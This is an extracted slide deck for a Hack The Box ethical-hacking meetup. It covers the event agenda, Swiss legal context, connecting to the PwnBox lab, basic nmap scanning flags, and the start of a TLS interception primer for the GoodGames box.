



Hack The Box Meetup 0x0D | Onsite @ RAUM68
(sponsored by network)

Hack The Box Meetup 0x0D | Onsite @ RAUM68 (sponsored by netwolk)



18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

Admin

- Wi-Fi
- Food / drinks (input)
- Toilets (output)
- Pictures ok/nok?
- Slides: <https://slides.hackingnight.ch>

Hosts



Yvan Kuonen
Geschäftsführer netwolk GmbH



Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom





Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology
Acknowledge there is no 100% security
Find Vulnerabilities

Contradict all Assumptions



Legal Aspects


Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorized access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics



Gamification


Capture the Flag (CTF)
Hacking Competition

(warning: addictive)




HACKTHEBOX

> 400 virtual machines (boxes)



HTB Labs

<https://app.hackthebox.com>




HTB Enterprise Platform


<https://enterprise.hackthebox.com>

Hacking Setup


Option
#1



Option
#2




Option
#3



Connect to the Lab via HTB PwnBox


Select the PwnBox instead
of VPN



Connect to the Lab via HTB PwnBox

Choose the nearest location


3



Connect to the Lab via HTB PwnBox













Start PwnBox & Open Desktop

4



Today on the Menu

4 Assigned ⓘ

	MetaTwo ✗ · LINUX · EASY · ⓘ	 	REMOVE
	Catch ✗ · LINUX · MEDIUM · ⓘ	 	REMOVE
	Certified ✗ · WINDOWS · MEDIUM · ⓘ	 	REMOVE
	GoodGames ✗ · LINUX · MEDIUM · ⓘ	 	REMOVE



- **Walkthrough: GoodGames**

- Primer on TLS Interception & BurpSuite
- SQL Injection (UNION based)
- Server-Side Template Injection (SSTI)

/etc/hosts file

- Add the domain **goodgames.htb** to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:

```
10.10.11.XXX goodgames.htb
```

Or:

```
$ echo 10.10.11.XXX goodgames.htb | sudo tee -a /etc/hosts
```

A close-up, slightly blurred photograph of a network switch or patch panel. Several blue Ethernet cables are plugged into the ports. In the background, several circular indicator lights are glowing with a warm yellow or orange light, creating a bokeh effect. The overall color palette is dominated by the cool blues of the cables and the warm yellows of the lights.

#1 Network & Vulnerability Scan

Application

Provides **network services** to applications

HTTP, FTP, SMTP, SSH, etc.

Transport

Ensures **reliable data transfer** between devices

TCP Port
1337

Internet

Routing of data packets within and between networks


IP Address
203.0.113.45

Network Access

Physical Transmission of Data

- Ethernet (LAN cable)
- Wi-Fi

MAC Address
48:2C:6A:1E:59:3F



Service Enumeration using nmap

nmap = the network mapper

```
$ nmap <ip-address>
```

Minimal rate (\geq packets / second)

```
$ nmap --min-rate=1000 <ip-address>
```

Scan specific ports

```
$ nmap -p21,22,80,100-200 <ip-address>
```

Determine service/version information

```
$ nmap -sV <ip-address>
```

```
$ nmap 10.0.0.1
```

Timing template (0-5, higher is faster)

```
$ nmap -T4 <ip-address>
```

Scan all (65535) ports



```
$ nmap -p- <ip-address>
```

Script scan (default nmap scripts)


```
$ nmap -sC <ip-address>
```

#1 Primer: HTTP(S) Interception Proxy

The state of the web up until ~ 2014




TLS Certificates
200-1000 USD/year




Performance Impact

2013: “Going Black”



Transport Layer Security



Key Exchange

Public Key Cryptography

e.g. Diffie-Hellman (ECDHE)



Data Transfer

Symmetric Key Crypto


e.g. AES-256-GCM



TLS Termination

Transport Layer Security

